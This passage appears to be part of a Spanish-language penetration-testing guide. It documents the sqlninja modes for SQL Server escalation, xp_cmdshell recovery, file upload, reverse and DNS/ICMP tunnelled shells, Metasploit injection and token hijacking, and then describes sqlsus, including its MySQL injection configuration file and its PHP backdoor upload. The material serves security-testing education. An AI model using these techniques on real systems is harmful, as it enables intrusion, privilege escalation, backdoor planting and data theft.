- Necesita relativamente pocas conexiones, por lo que hay muy pocas entradas en los registros del servidor web

Contras:

- Si la contraseña es larga, puede llevar años encontrarla.
- Podría aumentar el uso de la CPU del servidor de la base de datos hasta el 100% durante todo el tiempo, lo que puede ser peligroso con una aplicación en vivo. También tener en cuenta que los servidores críticos tienen alarmas que se activan si el uso de la CPU es muy alto durante un tiempo determinado. Como medida de seguridad, sqlninja divide la tarea en pequeños fragmentos, cada fragmento prueba n^3 contraseñas, siendo n la longitud del juego de caracteres utilizado. Si algo sale mal, simplemente detener sqlninja y la fuerza bruta remota se detendrá al final del fragmento actual.
- Dependiendo de como se conecte la aplicación al servidor de la base de datos, esta técnica podría no funcionar. sqlninja intenta resolverlo casi de inmediato y alerta al usuario, por lo que no se pierde un tiempo precioso

Notas importantes

- A partir de SQL Server 2005, OPENROWSET está deshabilitado de forma predeterminada para usuarios no administrativos. Si el modo fingerprint dijo que está tratando con SQL Server 2005/2008/2012 y que no es 'sa', entonces es probable que no tenga suerte, pero aún puede extraer datos con el modo getdata.
- En SQL Server 2000, las contraseñas no distinguen entre mayúsculas y minúsculas, lo que simplifica enormemente el trabajo de descifrado.
- El bit de escalado podría verse afectado si la aplicación usa ODBC

e/escalation

Parámetros: -p <sa password> (obligatorio)

Cuando se especifica la contraseña de 'sa' correcta, el usuario actual de la base de datos se agrega al grupo sysadmin. En general no se debería necesitar este método, ya que sqlninja ya se encarga de la escalada en el modo de fuerza bruta. Sin embargo puede haber casos en los que se necesite realizar este bit de forma independiente.

Si se desea saber como funciona la escalada o si se ha encontrado la contraseña de 'sa' pero la escalada parece no funcionar, se puede pasar al modo resurrectxp.

La escalada se realiza combinando OPENROWSET, la contraseña de 'sa' correcta y sp_addsrvrolemember, agregando el usuario actual al grupo sysadmin. Es bastante improbable que

sp_addsrvrolemember haya sido deshabilitado, por lo que el truco debería funcionar casi siempre. Si no funciona, puede ser por 2 razones:
1) El servidor usa ODBC y se están usando conexiones ODBC antiguas del grupo de conexiones, que aún usan los privilegios antiguos.
2. El procedimiento sp_addsrvrolemember ha sido deshabilitado.

En el primer caso, puede tener que esperar un rato para que la antigua conexión ODBC se agote y se caiga: de forma predeterminada, una conexión ODBC se cae después de 60 segundos inactivos y la posibilidad de este evento depende de cuantos clientes se conectan a la aplicación web y como este número varía con el tiempo.

En ambos casos si no se quiere esperar, solo se necesita especificar el parámetro -p <sa contraseña> en todos los siguientes pasos del ataque: esto le dirá a sqlninja que use OPENROWSET en cada conexión, ejecutando cada comando como 'sa' en lugar de como el usuario actual.

x/resurrectxp
Parámetros: -p <sa password> (opcional)
Este modo se utilizará cuando se tienen privilegios de administrador de sistemas o se sabe que la contraseña de 'sa' xp_cmdshell ha sido deshabilitada.

El objetivo de este modo es recrear el procedimiento extendido xp_cmdshell. Aquí juegan muchas variables y dependiendo de ellas, este modo se comportará de diferentes maneras. Se debe tener en cuenta lo siguiente:

- Los métodos: hay 2 formas de recuperar el xp_cmdshell: 1) restaurarlo con un procedimiento almacenado (sp_addextendedproc en SQLServer 2000 y sp_configure en SQLServer 2005). Este método requiere un simple comando SQL, pero requiere que xplog70.dll aún esté allí y 2) crear uno personalizado con "CREATE PROCEDURE", sp_oacreate, sp_oamethod y sp_oadestroy. Este método requiere más código, pero funciona sin importar si xplog70.dll se ha eliminado por razones de seguridad.
- Volver a habilitar xp_cmdshell podría no pasar desapercibido. Tal vez los desarrolladores de la aplicación podrían haber seguido estrictamente lo que Microsoft recomienda, que es filtrar la cadena "xp_ *", sin decir nada sobre "sp_ *". En estos casos se puede usar CREATE PROCEDURE y un nombre más discreto, por ejemplo: "sp_sqlbackup". Se puede elegir el nombre del procedimiento con la opción xp_name del archivo de configuración.
- En cuanto a los privilegios del usuario, si la escalada de privilegios no funcionó, entonces se debe usar el parámetro -p <contraseña sa>, para usar OPENROWSET para escalar privilegios en cada conexión y esto conduce al punto siguiente.
- OPENROWSET y CREATE PROCEDURE no se pueden combinar. Por lo tanto si se está utilizando el parámetro -p, no se puede utilizar el truco CREATE PROCEDURE. Sin embargo existe una solución alternativa: se puede incluir el código de procedimiento completo en cada solicitud que se envía al servidor de base de datos, sin crear ningún procedimiento extendido. Este truco se conoce como inyección de procedimiento en línea.

Dicho esto, estos son los pasos que sqlninja sigue cuando se usa este método:
1. Si el nombre del procedimiento extendido, especificado en el archivo de configuración, es xp_cmdshell que es el valor predeterminado, entonces sqlninja comienza intentando volver a habilitarlo con sp_addextendedproc/sp_configure. Se le preguntará por la versión del servidor SQL remoto. Si se olvidó usar el modo fingerprint, sqlninja encontrará esta información por sí solo. Si todo esto funciona, tenemos nuestro xp_cmdshell de vuelta.
2. Si el nombre del procedimiento extendido no está configurado en xp_cmdshell en el archivo de configuración o el paso 1 ha fallado, por ejemplo porque se ha eliminado xplog70.dll, entonces:

- si tenemos privilegios de administrador nativo, significa que no tuvimos que especificar la contraseña en la línea de comando y por tanto se debe intentar el método CREATE PROCEDURE. Si funciona, tenemos nuestro procedimiento personalizado, como sea que lo hayamos nombrado.
- Si no tenemos privilegios de administrador nativo, lo que significa que tuvimos que especificar la contraseña en la línea de comando, se intenta la inyección del procedimiento en línea explicado con anterioridad. Si funciona, se deberá configurar xp_name en NULL en el archivo de configuración. Esto le dirá a sqlninja que use la inyección de procedimiento en línea en todos los pasos posteriores.

u/upload
Parámetros: -p <sa password> (opcional), -g (opcional)
Este modo sube un archivo binario utilizando solo solicitudes HTTP GET o POST al servidor web, por lo que no se necesita FTP/TFTP ni ninguna otra conexión. El archivo se sube en el directorio especificado por la variable %TEMP% del servidor, de modo que el ataque funciona incluso cuando MSSQL no puede escribir en el directorio predeterminado. Hay 2 métodos de subida disponibles, controlados por la opción upload_method:

- debug script: este método es el tradicional y utiliza el viejo DEBUG.EXE de 16 bits. El archivo binario se codifica como un script de depuración (extensión.scr), el script se sube y se alimenta al depurador. El script asigna básicamente un área de memoria, escribe los octetos necesarios en él y guarda el resultado en el disco. Al ser un depurador de 16 bits, obviamente hay una limitación de 64k octetos en el tamaño, pero sqlninja lo omite al dividir el original ejecutable en trozos de 64k octetos, subiéndolos por separado y finalmente fusionándolos. sqlninja utiliza el mismo algoritmo utilizado en el gran dbgtool.exe de Jussi y que es capaz de crear scripts muy compactos.
- vbscript: este es el nuevo método y básicamente codifica el archivo binario en formato base64, lo sube y luego lo alimenta a un pequeño decodificador vbscript previamente cargado. En promedio utiliza menos solicitudes, no necesita dividir el archivo original y tiene mayores posibilidades de trabajar en sistemas recientes. Este método es el que se recomienda.

En el programa sqlninja, ya están disponibles en los directorios de aplicaciones y scripts respectivamente en formato binario y debug+base64, los siguientes programas: netcat.exe, dnstun.exe, icmpsh.exe, churrasco.exe, vdmallowed.exe y vdmexploit.dll. Los ejecutables se han empaquetado con UPX para minimizar su tamaño y el tiempo de subida. Se debe subir netcat para usar backscan/dirshell/revshell, mientras que dnstun.exe e icmpsh.exe se usan para crear un pseudoshell tunelizado DNS e ICMP respectivamente. churrasco.exe se usa para intentar una escalada de privilegios mediante el secuestro de tokens si SQL Server no se ejecuta como SYSTEM. Vdmallowed.exe y vdmexploit.dll intentan el mismo ataque usando CVE-201 0-0232.

Tener en cuenta que aquí muchas cosas pueden salir mal: si una sola línea del archivo codificado no se sube, el archivo ejecutable no se generará correctamente. Por lo tanto al final del proceso sqlninja verifica si el archivo ejecutable está allí, y si no lo está, también trata de averiguar cuantas líneas se han subido: esto debería proporcionar algunas pistas sobre lo que salió mal. Por ejemplo durante una prueba de penetración resultó que el número resultante de líneas era exactamente el doble del valor correcto, lo que significa que cada consulta inyectada se ejecutó 2 veces. El truco consistía en crear una tabla temporal que actuara como un contador, agregando la línea al archivo de script solo cuando el contador era par.

Si solo desea generar el debug script o el archivo base64 sin subirlo, por ejemplo para usarlo con alguna otra herramienta, iniciar el modo de carga con la opción -g y sqlninja generará el archivo en el directorio /tmp y saldrá. Se debe especificar el parámetro de contraseña cuando no tiene

privilegios nativos de administrador de sistemas.

s/dirshell
Parámetros: -p <sa password> (opcional)
Utilizar este método cuando se pueda acceder directamente al servidor de base de datos remoto en algún puerto TCP o UDP. sqlninja pregunta por el puerto remoto y el protocolo asociado y le dice al servidor de la base de datos que enlace un símbolo del sistema a dicho puerto y luego inicia la conexión. Por supuesto netcat debe haberse subido en el servidor remoto. El parámetro de contraseña se debe utilizar cuando no se tienen privilegios nativos de administrador de sistemas.

k/backscan
Parámetros: -p <sa password> (opcional)
Normalmente cuando el servidor de la base de datos está detrás de un cortafuegos, no es posible contactarlo directamente. Sin embargo podría ser posible que el servidor tenga acceso al mundo exterior en algún puerto, por ejemplo: DNS, HTTP. Este modo le dice al servidor de la base de datos que envíe paquetes SYN o paquetes UDP a la máquina remota en un rango de puertos, para buscar uno que esté permitido. sqlninja le dirá al usuario si se reciben paquetes y en que puerto(s).

Se necesita especificar en el archivo de configuración, la dirección IP de la máquina remota (parámetro lhost) y la interfaz por la que escuchar (parámetro device). sqlninja preguntará sobre el protocolo a utilizar (TCP / UDP) y los puertos, que deben especificarse con la sintaxis común de netcat, por ejemplo: "23 25 80-100" probará los puertos 23, 25 y todos los puertos entre 80 y 100. El parámetro password se debe utilizar cuando no tenemos privilegios nativos de administrador de sistemas. Para usar este modo, netcat debe haberse subido primero y dado que las bibliotecas pcap deben usarse, también debe ser usuario root.

r/revshell
Parámetros: -p <sa password> (opcional)
Si no es posible un shell directo, pero el modo de exploración inversa encontró un puerto abierto en el servidor de la base de datos, entonces es posible un shell inverso. Cuando se utiliza este modo, sqlninja solicita el puerto local, el protocolo y luego inicia la conexión. Se debe especificar en el archivo de configuración, la dirección IP de la máquina remota (parámetro lhost). Por supuesto netcat debe haberse subido en el servidor remoto. El parámetro password se utilizará cuando no se tengan privilegios nativos de administrador de sistemas.

i/icmpshell
Parámetros: -p <sa password> (opcional)
Cuando el cortafuegos no permite ningún shell directo o inverso, pero el DBMS remoto puede hacer ping al ordenador atacante, se puede hacer un túnel con un shell con ICMP. Simplemente subir icmpsh.exe e iniciar el modo icmpshell. Todo el tráfico desde y hacia el DBMS remoto se canalizará a través de paquetes ICMP.

Al iniciar este modo de ataque, sqlninja pedirá la siguiente información:

- Tamaño del búfer de datos: la cantidad de datos que se encapsularán en un solo paquete ICMP. El valor predeterminado es 64 octetos, pero se pueden usar valores más grandes para obtener un túnel más rápido. Tener cuidado con la MTU máxima en el túnel. Se recomienda un valor de hasta 1300-1400 octetos según los estándares actuales. Usar paquetes más pequeños si se quiere jugar seguro.
- Retraso de envío: la cantidad de tiempo entre solicitudes contiguas de eco ICMP. El valor predeterminado es 300 milisegundos, pero se pueden usar valores más bajos para obtener un túnel más rápido. Tener en cuenta que un valor muy bajo podría generar una inundación de

ping que podría notarse o que un dispositivo anti-DoS desacelerará automáticamente el tráfico.
- Tiempo de espera de respuesta: la cantidad de tiempo que icmpshell.exe esperará antes de volver a enviar una solicitud ICMP. El valor predeterminado es 3000 milisegundos.

Importante: asegurarse de que su casilla esté configurada para no responder a las solicitudes de eco ICMP. Por ejemplo, en Linux el siguiente comando hará el truco:
sysctl -w net. ipv4. icmp_echo_ignore_all=1

d/dnstunnel
Parámetros: -p <sa password> (opcional)
Cuando el cortafuegos no permite el shell directo o inverso y el shell ICMP tampoco funciona, pero se puede intentar establecer un túnel DNS. Los únicos requisitos son:
- El servidor de base de datos debe ser capaz de resolver nombres de dispositivos externos como suele ser el caso.
- La dirección IP del atacante debe ser el servidor DNS autorizado de algún dominio.

Si se cumplen ambas condiciones, subir el programa dnstun.exe, iniciar el modo dnstunnel e iniciar sus comandos. Lo que sucede es más o menos lo siguiente:
1. El comando se pasa a través de la inyección de SQL a dnstun.exe que actúa como nuestro agente remoto y es ejecutado por el servidor de base de datos remoto. La salida se intercepta y codifica en un formato base32 ligeramente modificado.
2. La salida codificada se divide en una serie de nombres de dispositivo del dominio que se controla, por ejemplo: encoded_output. sqlninj a. net
3. Estos nombres de dispositivo se pasan a gethostbyname(), de modo que el servidor de la base de datos contacte a su servidor DNS para resolverlos.
4. El servidor DNS busca el servidor autorizado de sqlninja.net y reenvía las solicitudes a la máquina atacante
5. sqlninja recibe las solicitudes, las reordena si es necesario, decodifica los nombres de dispositivo y finalmente imprime la salida del comando. Por supuesto sqlninja también responde a las solicitudes de DNS con una dirección IP falsa para que gethostbyname() regrese rápidamente.

Todo el proceso se transmite, lo que significa que si la salida del comando es muy larga, comenzará a ver su salida antes de que el comando haya terminado.

El dominio a utilizar debe especificarse en el archivo de configuración. Por supuesto dado que sqlninja debe crear un servidor DNS falso y vincular el puerto 53, necesita privilegios de root para usar este modo.

m/metasploit
Sin parámetros
Si se tienen privilegios administrativos, xp_cmdshell funciona y se ha encontrado un puerto TCP permitido (entrante o saliente). También se puede usar sqlninja como shell para Metasploit, para usar meterpreter o inyectar un servidor VNC. Usar Meterpreter proporciona un control casi completo sobre el sistema operativo remoto, incluido el acceso inmediato a los hash de contraseña, la posibilidad de cambiar las tablas de enrutamiento, realizar el reenvío de puertos, etc. También si se tiene suficiente ancho de banda, se puede inyectar un servidor VNC y obtener un buen acceso gráfico a la base de datos remota.

Este modo de ataque está completamente automatizado y esto es lo que sucede:

1. sqlninja pide que se especifique si se desea usar meterpreter o VNC, si la conexión será directa o inversa y el dispositivo y puerto al que conectarse o el puerto local a vincular en caso de una conexión inversa
2. sqlninja llamará a msfpayload para crear un ejecutable apropiado que actuará como un payload stager
3. sqlninja lo convertirá en un script de depuración y lo subirá
4. Dado que se tiene tiene que inyectar una DLL, es posible que se deba deshabilitar la prevención de ejecución de datos Data Execution Prevention también conocida como DEP, habilitada de manera predeterminada a partir de Windows 2003 SP1. Las versiones recientes de Metasploit manejan este bit automáticamente, pero también se puede decir a sqlninja que lo intente hacer, accediendo al registro y agregando al ejecutable en la lista blanca.
5. Finalmente sqlninja llamará a msfcli para inyectar la DLL necesaria y completar la explotación.

Para usar este modo de ataque, se debe tener Metasploit disponible en la máquina atacante. Si los ejecutables de Metasploit, es decir, msfpayload, msfcli y msfencode, no están en su ruta, se puede especificar su ubicación absoluta en el archivo de configuración. Si se usa el modo VNC, asegurarse de tener un cliente VNC instalado.

c/sqlcmd
Sin parámetros
A veces incluso si se tienen privilegios de administrador del sistema y funciona xp_cmdshell, todavía no es posible obtener una shell, tal vez porque falla la carga ejecutable o porque todos los puertos están filtrados y no se permite la resolución de DNS externo. En estos casos aún puede ser útil emitir comandos únicos al servidor de base de datos, incluso sin poder ver la salida. Por ejemplo es posible que se desee agregar un usuario local o un usuario de dominio, si SQL Server se ejecuta con estos privilegios. En estos casos, se puede usar este modo: simplemente ingresar un comando de DOS y dejar que sqlninja lo ejecute de forma remota. Recordar que se ejecuta incluso si no se ve su salida.

Para saber si un comando tuvo éxito, verificar también el valor de la variable ERRORLEVEL, que generalmente se establece en 0 si el último comando no produjo un error. Entonces, por ejemplo, si queremos saber si el SQL Server remoto se está ejecutando como SYSTEM, podemos usar el siguiente comando:
whoami > who. txt & find /i "\system " who. txt & if not errorlevel = 1 ping -n 5 127. 0. 0. 1 & del who. Txt
Si el comando tarda unos 5 segundos en ejecutarse, se sabe que SQL Server se está ejecutando como SYSTEM.

Este modo también puede ser útil cuando falla algún otro modo, para comprender que salió mal y como solucionar el problema. Finalmente este comando también es muy útil para mostrar a un cliente que él era dueño de su servidor de base de datos incluso si no obtuvo el shell:
echo Has sido propiedad de sqlninja> c: \ sqlninja. TXT

g/getdata
Parámetros: -s <filename> (opcional)
Este método es experimental y es 100% interactivo. Actualmente sqlninja admite 2 canales de extracción, basados en tiempo y basados en DNS.

<u>Basado en el tiempo</u>
Este canal se usa cuando data_channel está configurado en tiempo en el archivo de configuración y usa el lento pero confiable comando WAITFOR DELAY para extraer información. sqlninja puede explotar la inyección basada en el tiempo de 2 maneras,

1. Búsqueda binaria basada en el tiempo. Este método se activa cuando data_extraction se establece en binario en el archivo de configuración. Básicamente este método minimiza el número de solicitudes a la aplicación, lo que lo hace útil si desea mantener su huella al mínimo. Sin embargo aproximadamente la mitad de las consultas provocarán un retraso, lo que significa que este método podría no ser el más rápido.
2. Búsqueda serial / optimizada basada en el tiempo. Este método se activa cuando data_extraction se establece en optimizado (predeterminado) o serie en el archivo de configuración. Con este método, todos los valores posibles se prueban en secuencia hasta que se adivina el correcto. La diferencia entre serie y optimizado está en el orden de los intentos: mientras que el primero solo prueba todos los valores siguiendo su valor ASCII, el segundo comienza con los valores más comunes. El orden exacto se especifica con el parámetro language_map y dicho orden se modifica en tiempo real, adaptándose a la frecuencia real de los caracteres que se extraen, si el parámetro language_map_adaptive se establece en yes.

Extracción basada en DNS
De entrada se necesita el control sobre un dominio o subdominio DNS y que los servidores DNS disparen solicitudes Tipo A. También que el DBMS remoto resuelva los nombres externos. Asegurarse de ejecutar sqlninja como root, establecer el dominio en el archivo de configuración y esté listo para comenzar.

Información adicional
Por defecto sqlninja almacena toda la información extraída en una base de datos SQLite local, cuyo nombre de archivo se especifica a través de la línea de comando con el parámetro -s. El nombre predeterminado es sesión. db.

Otros ataques
Muy a menudo SQL Server no se ejecuta como SYSTEM sino como un usuario menos privilegiado. Esto crea limitaciones en lo que puede hacer el atacante. También crea problemas con la inyección de VNC, lo que hace que se devuelva una pantalla negra. Sin embargo con sqlninja podemos intentar escalar privilegios a SYSTEM, usando 2 técnicas de ataque diferentes:

1. CVE-201 0-0232. Si SQL Server se ejecuta como un usuario con pocos privilegios y la máquina no tiene parches para CVE-2010-0232, se puede intentar elevar sus privilegios a SYSTEM. sqlninja se entrega con una versión del exploit original de Tavis Ormandy que se ha personalizado específicamente: mientras que el exploit original genera un indicador de DOS, esta versión busca el proceso sqlservr.exe y lo obliga a ejecutarse como SYSTEM. Para lanzar el ataque, se requieren los siguientes pasos:
    1. Subir vdmallowed.exe y vdmexploit.dll, que están disponibles en el directorio de aplicaciones en formato ejecutable y en el directorio de scripts en formato de script de depuración
    2. Usar el modo de ataque sqlcmd y ejecutar el comando: % TEMP%\ vdmallowed sql
    3. Si el ataque fue exitoso, el modo fingerprint debería decirle que SQL Server ahora se está ejecutando como SYSTEM
2. Secuestro de tokens
    En Windows 2003 también podemos intentar escalar nuestros privilegios mediante el secuestro de tokens. Para ello se desarrolló el programa churrasco.exe. Si se necesita escalar a SYSTEM, simplemente subirlo al servidor remoto usando el modo upload y luego configurar la opción usechurrasco en yes: todos los comandos se envolverán con churrasco.exe. Tener en cuenta que esto no funcionará si el DBMS remoto ha sido parcheado contra el ataque, pero puede verificar si las cosas funcionan usando el modo fingerprint mientras esta opción está habilitada.

71. Sqlsus

sqlsus es una herramienta de inyección y adquisición de MySQL de código abierto, escrita en perl. A través de una interfaz de línea de comandos, se puede recuperar la estructura de la base de datos, inyectar sus propias consultas de SQL, descargar archivos del servidor web, rastrear el sitio web para directorios de escritura, subir y controlar una puerta trasera, clonar la base de datos y mucho más.

Características generales

- Se admiten inyecciones numéricas y con comillas.
- Nombres de bases de datos, nombres de tablas, nombres de columnas, recuento (*) por tabla, privilegios ... A partir de MySQL5, la estructura de la base de datos puede capturarse en un comando desde sqlsus.
- Descubrimiento del espacio exacto de inyección, pasando por todas las restricciones posibles (servidor web, parche suhosin ...), para inyectar la mayor cantidad posible de una vez.
- Todos los textos citados se pueden traducir como su equivalente hexadecimal para omitir cualquier filtro de comillas.
- sqlsus también admite estos tipos de inyección:
  - inband basado en el comando UNION con subconsultas apiladas: el resultado de la solicitud estará en el HTML devuelto por el servidor web
  - ciego basado en booleano o basado en el tiempo: cuando no puede ver el resultado de la solicitud directamente
- Soporte para vectores de inyección de parámetros GET y POST.
- Soporte para proxy HTTP y autenticación simple HTTP.
- Soporte para HTTPS.
- Soporte para socks proxy.
- Soporte para cookies.
- Soporte para recuperación de datos binarios.
- Backend completo de SQLite, almacenamiento de consultas/resultados a medida que se presentan, estructura de bases de datos, variables clave. Esto permite recuperar un comando y su respuesta en caché, incluso en una reutilización posterior de la sesión.
- Posibilidad de clonar una base de datos/tabla/columna, en una base de datos SQLite local, y continuar en diferentes sesiones.
- Si no puede acceder a la base de datos information_schema, o si no existe, sqlsus ayudará a realizar fuerza bruta de los nombres de las tablas y columnas.
- Posibilidad de cambiar la base de datos actual y seguir utilizando todos los comandos de forma transparente.
- Detección automática de la restricción de longitud en el lugar, ya sea el servidor web o la capa de arriba, por ejemplo: suhosin.

Inband

Si es probable que la consulta devuelva más de una fila, sqlsus usará tantas subconsultas que pueda usar a la vez, manteniéndose por debajo de un límite configurable.
Por lo tanto, puede capturar hasta miles de registros en solo 1 hit de servidor dependiendo del espacio de inyección disponible.
Una vez que haya encontrado una inyección inband, debe encontrar el número correcto de columnas para la UNION. sqlsus hará el trabajo identificando el número necesario de columnas y cuales de

ellas son adecuadas para la inyección.
Para acelerar las cosas, se pueden usar múltiples subprocesos.

Blind
La inyección blind es soportada utilizando respuestas condicionales y subprocesos múltiples.
El motor se ha optimizado en velocidad y éxito del servidor:
• mantiene todos los threads ocupados con pequeñas tareas relevantes.
• hace coincidir cada elemento con algunas expresiones regulares, antes de la fuerza bruta, para determinar el carácter espacio a utilizar, reduciendo en gran medida la cantidad de hits necesarios.

Tomar el control
Si el usuario de la base de datos tiene el privilegio FILE y si puede usar comillas en su inyección, obligatorio para un SELECT INTO OUTFILE, entonces sqlsus ayudará a colocar una puerta trasera PHP en el sistema remoto, buscando recursivamente directorios con permiso de escritura.
Se puede usar download <file> del shell de sqlsus para descargar un archivo arbitrario desde el servidor remoto. El archivo se almacenará en el sistema de archivos local, reconstruyendo el árbol de ruta al archivo en el directorio data

sqlsus tiene la capacidad de rastrear el sitio web a una profundidad configurable, buscando todos los directorios que puede encontrar, a través de enlaces de hipertexto, enlaces img, etc. Luego intenta subir un pequeño fichero de PHP en cada directorio candidato hasta que encuentre un directorio con permiso de escritura que luego utiliza para subir la puerta trasera.

Todas las necesidades de sqlsus, además de lo que se ha dicho anteriormente, es el document_root utilizado en el lado del servidor. Se puede encontrar descargando/leyendo los archivos relevantes en el servidor web.

Se entrega con una puerta trasera PHP que puede subir y un controlador, para ayudarlo a ejecutar comandos del sistema, comandos PHP y consultas SQL como si estuviera sentado en una conexión MySQL directa normal.

Uso: sqlsus [opciones] [config file]

Opciones:

-h, --help	breve mensaje de ayuda
-v, --version	información de versión
-e, --execute <commands>	ejecutar comandos y salir
-g, --genconf <filename>	generar archivo de configuración

Contenido del fichero de configuración
Lo primero que se tiene que hacer es generar el fichero de configuración, ejecutando

```
sqlsus -g fichero.cfg
```

El contenido de este fichero es el siguiente

```
# Configuration file generated by sqlsus 0.7.2
package conf; # do not remove this line
use strict;
use warnings;
#
```

```
# Note: only the values that differ from sqlsus defaults are mandatory, so you can have a
configuration file with only a few lines in it
#
# All these values will be overriden by the variables you have set in sqlsus in a saved session,
provided that $allow_override == 1 (which is the default, see below)
# For example :
# - first run: you launch sqlsus with no cookie defined.
# before the second run, you configure a cookie in your configuration file
# - second run: the cookie is still empty, because the value has been overriden by the one saved
#
# In this case, you need to change the value of the cookie inside sqlsus using "set cookie <cookie>"
# You can always store you running configuration by using "genconf <filename>" inside sqlsus
#
################################
########### GENERAL ###########
# Start of the url used for the injection
# In inband/union mode, it is generally a good idea to append "AND 0" so that the real query
returns nothing
# Ex : our $url_start = "http://localhost/script.php?id=1'";
our $url_start = "";
# End of the url used for the injection
# When possible, it is generally a good idea to use "#" here, so that our queries won't be polluted by
the original one
# Ex : our $url_end = "#";
our $url_end = "";
# Use POST instead of GET
our $post = 0;
# Use blind injection ?
# set it to 1 for boolean-based blind injection
# set it to 2 for time-based blind injection (requires MySQL >= 5.0.12)
our $blind = 0;
# In boolean-based blind mode, string to be found in the HTML if the statement is true
our $blind_string = "";
# In time-based blind mode, how long in seconds (can be a float) to sleep() when the statement is
true
# You must specify a value higher than the maximum delay to be expected in normal conditions
our $blind_sleep = 2;
# Allow the values specified in the configuration file to be overriden by the ones you have set in
sqlsus (in a saved session)
our $allow_override = 1;
# User agent to use for HTTP queries
our $user_agent = "Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 6.0)";
# Display "debug" messages
our $debug = 0;
# Char (not string) to display when something is null / not found
our $null_substitute = "~";
# Hex encode strings in the query ?
# ie: "sqlsus" will be sent as 0x73716c737573, thus escaping quotes filtering
our $hex_encode_strings = 1;
# Maximum running processes used to retrieve data (+main process +hits counter process)
our $processes = 10;
# Amount of seconds to sleep after each server hit. (can be a float)
```

```
# Note that it does not take the query / answer time in consideration, it's just a simple sleep() after a hit
our $sleep_after_hit = 0;
# -- maximum amount of data we can send at once --

# Typically, we are restricted either by the web server (URL size) or by the layer underneath (PHP / suhosin)
# Only one of the 2 variables can be set (non 0) at a time, and it will be the only one to be used by sqlsus
# If both are set to 0, using "start" or "autoconf max_sendable", sqlsus will find which restriction apply, and set the variable(s) accordingly
# Maximum amount of data we can send at once to the target (+ the size of the URL itself)
our $max_url_length = 0;
# Maximum amount of data we can send through the injection point
our $max_inj_length = 0;
# ------------------------------------------------
# Max subqueries per query
# Note that setting a really big value here (ie: 900), as well as a high value for max_url_length (when using POST for example), may result in a potentially long computation time for the queries to be prepared
our $max_subqueries = 70;
# Convert spaces to /**/
our $convert_spaces = 0;
# Shall we consider cookies at all ?
our $use_cookie_jar = 1;
# Cookie to use, separate name=value pairs with ;
# This will only have an effect if $use_cookie_jar = 1
our $cookie = "";
# Proxy (HTTP / socks)
# Example for TOR proxying : our $proxy = "socks://localhost:9050";
our $proxy = "";
# Credentials
our $cred_realm = "";
our $cred_user = "";
our $cred_password  = "";
# What HTTP error codes shall we retry on ?
our @http_error_codes = qw(408 500 501 502 503 504);
# Maximum number of times to retry per thread/process on a HTTP error code
our $http_error_retries = 10;
# Variables to get in %target when using "start"
our %target_keys = (
	version => 'version()',
	user => 'current_user',
	database => 'database()'
 );
################################
############ DATA #############
# Maximum length before the data returned in the HTML is truncated
# Only used by "download" for the moment
our $max_returned_length = 65530;
# Where to put the data (sessions, files, database(s) dump)
our $datapath = "/root/.sqlsus";
```

```
# Where to save downloaded files (via the "download" command)
# such files will be stored in ./$datapath/SERVERNAME/$filespath
our $filespath = "files";
# Binary mode (hex encode in mysql, and hex decode in sqlsus)
# This mode uses twice as much bandwith as in non binary mode
# binary mode is useful for :
# - in blind mode : retrieving non ASCII characters (UTF8 ?) or ones not listed in $default_range
(see below)
# - in general    : retrieving binary content
our $binary = 0;
################################
######### INBAND MODE #########
# Maximum number of columns to be used in the UNION statement
# This is used at "start" (or "autoconf select_columns")
our $max_select_cols = 50;
# Columns usable for (inband) injection using union
# example :
# our @columns = qw(0 0 1 0 1);
# 5 columns for union, 3rd and 5th can be used to see the result of the query
# The first "1" will be used as the injection spot
#
# Note that actual values will be used (0 or 1) (except the 1 replaced as the injection spot) in the
UNION select query, which might not be what you want
# You can change the entries (but the "1" you want to use) to whatever value suits you
# Unless this variable is set, sqlsus will auto-detect the suitable number of columns to be used for
injection
our @columns = qw();
# How to union
our $union_select = "UNION ALL SELECT BINARY";
################################
######### BLIND MODE ##########
# ASCII chars to brute force if no regex matched
our $default_range = join (',', (9,10,32..126));
# Regular expressions to test against each item retrieved on a blind injection
# and the corresponding ASCII values
# NOTE:
# - the values MUST be sorted
# - the regexs will be tried in order
our @regex_rlike = (
	# num
	"^[0-9]+\$", join (',',(48..57)),
	# lower alpha
	"^[a-z_. @]+\$", join (',',(32,46,64,95,97..122)),
	# lower hex
	"^[a-f0-9]+\$", join (',',(48..57,97..102)),
	# upper hex
	"^[A-F0-9]+\$", join (',',(48..57,65..70)),
	# upper alpha
	"^[A-Z_. @]+\$", join (',',(32,46,64,65..90,95)),
	# mixed alpha
	"^[A-Za-z_. @]+\$", join (',',(32,46,64,65..90,95,97..122)),
	# alnum
```

```
	"^[a-z0-9._@]+\$", join (',',(46,48..57,64,95,97..122)),
	# datetime
	"^[0-9 [.hyphen-minus.]:]+\$", join (',',(32,45,48..57,58)),
	# mixed alnum + stuff
	"^[A-Za-z0-9._@+/ [.hyphen-minus.][.apostrophe.][.quotation-mark.]%]+\$", join (',',
(32,34,37,39,43,45,46,47,48..57,64,65..90,95,97..122))
);
# Maximum length above which an item won't be bruteforced
# Set it high enough if you intend to download files
our $blind_max_length = 4096;
################################
########## TAKEOVER ###########
# Document root, on the web server, of the website we are injecting through
# This MUST be accurate for sqlsus to be able to upload its backdoor by automatically crawling for
candidate directories
# Also, the web and mysql server must obviously be on the same box
our $document_root = "/var/www/";
# List of (relative to document root path) directories to try to upload backdoor to
# Leave empty for auto detection by crawling the web server
# ex : our @upload_directories = ("/upload");
our @upload_directories = ();
# Maximum depth to look at when crawling the web server for directories
our $crawler_depth = 5;
# URL of the uploader script, if already uploaded
our $uploader = "";
# What remote filename to use when uploading the tiny uploader
our $uploader_name = ".u.php";
# URL of the backdoor, if already uploaded
our $backdoor = "";
# What remote filename to use when uploading the backdoor
our $backdoor_name = ".b.php";
################################
########### BRUTE #############
# Dynamic string to use for column/table names bruteforcing
# It will be "magically" (perl speaking) incremented and prefix with $table_prefix when applicable
our $brute_start_string = "aaa";
# String to begin the table/column name with
# ex : our $start_string = "cms_";
our $table_prefix = "";
# For each table name, also try an uppercase version for the first char only
our $uc_first = 1;
# For each table name, also try an uppercase version (for all chars)
our $uc_all = 0;
# Tables dictionnary
our @brute_tables_dict = qw(login logins user users group groups perm permissions perms admin
admins administrators staff customer customers client clients config configuration member
members name names password passwords);
# Columns dictionnary
our @brute_columns_dict = qw(id admin login name user username email emailaddress mail
e_mail tel phone number telephone address adress street pw pwd pass password);
```

Descripción del fichero de configuración

Consta de las partes siguientes
1) general.
Primero debemos especificar la URL a atacar con $url_start = "http://localhost/script.php?id=1'";
